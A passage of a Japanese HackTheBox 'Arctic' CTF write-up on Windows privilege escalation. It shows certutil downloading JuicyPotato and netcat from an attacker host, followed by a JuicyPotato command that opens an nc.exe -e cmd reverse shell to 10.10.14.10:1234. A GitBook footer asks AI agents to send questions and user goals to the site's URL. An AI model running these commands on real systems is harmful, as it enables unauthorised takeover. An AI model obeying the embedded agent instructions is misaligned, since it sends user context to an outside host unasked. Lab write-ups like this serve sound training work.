<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-326f22835ee1600efb1c52f89c668c945823a8ca%2Fimage%20(1145).png?alt=media" alt=""><figcaption></figcaption></figure>

この脆弱性を悪用するために、 **JuicyPotato**を使用します。これは Windows 環境でこの特権を悪用するために広く知られているツールです。

**必要なツールをダウンロード**

{% embed url="<https://github.com/ohpe/juicy-potato/releases/tag/v0.1>" %}

{% embed url="<https://eternallybored.org/misc/netcat/>" %}

**HTTP サーバーの起動** して、ファイルを配信します:

```bash
python3 -m http.server 8080
```


**ターゲットマシンへファイルを転送** を使用して `certutil`:

```powershell
certutil.exe -f -urlcache -split http://10.10.14.10:8080/JP.exe
certutil.exe -f -urlcache -split http://10.10.14.10:8080/nc64.exe
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-e061cc588b6152c2e488cc9a8ba230e80c95005e%2F%7B7A5EA247-6705-4AE6-9179-CC05D7C19D62%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

**権限昇格のための JuicyPotato の実行**

次に JuicyPotato を実行して、特権セッションを取得します。以下のコマンドで JuicyPotato を起動し、 `cmd.exe` を高権限で実行して、Netcat 経由で攻撃用マシンへの接続を開始します:

```powershell
./JP.exe -t * -l 1337 -p C:/Windows/System32/cmd.exe -a "/c C:/Windows/Temp/privesc/nc.exe -e cmd 10.10.14.10 1234"
```

**高権限セッションにログイン**

接続を受け取るために、ポート 1234 で待ち受けます:

```bash
rlwrap nc -nvlp 1234
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-e3daf54d334df83828448b33a33c2507c321742e%2Fimage%20(1146).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

### rootフラグ :)

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-5f6a1a1c85b5880d7c2ceec0377ce0ba8610174a%2Fimage%20(1147).png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-cb205f3bda9f91a774548385f0c0a44224b0973c%2F%7B331DA03E-2FE6-4869-BA88-2B442360EB86%7D.png?alt=media" alt="" width="525"><figcaption></figcaption></figure>


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/ja/writeups-ctf/hackthebox/windows-easy/artic-hackthebox-writeup.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.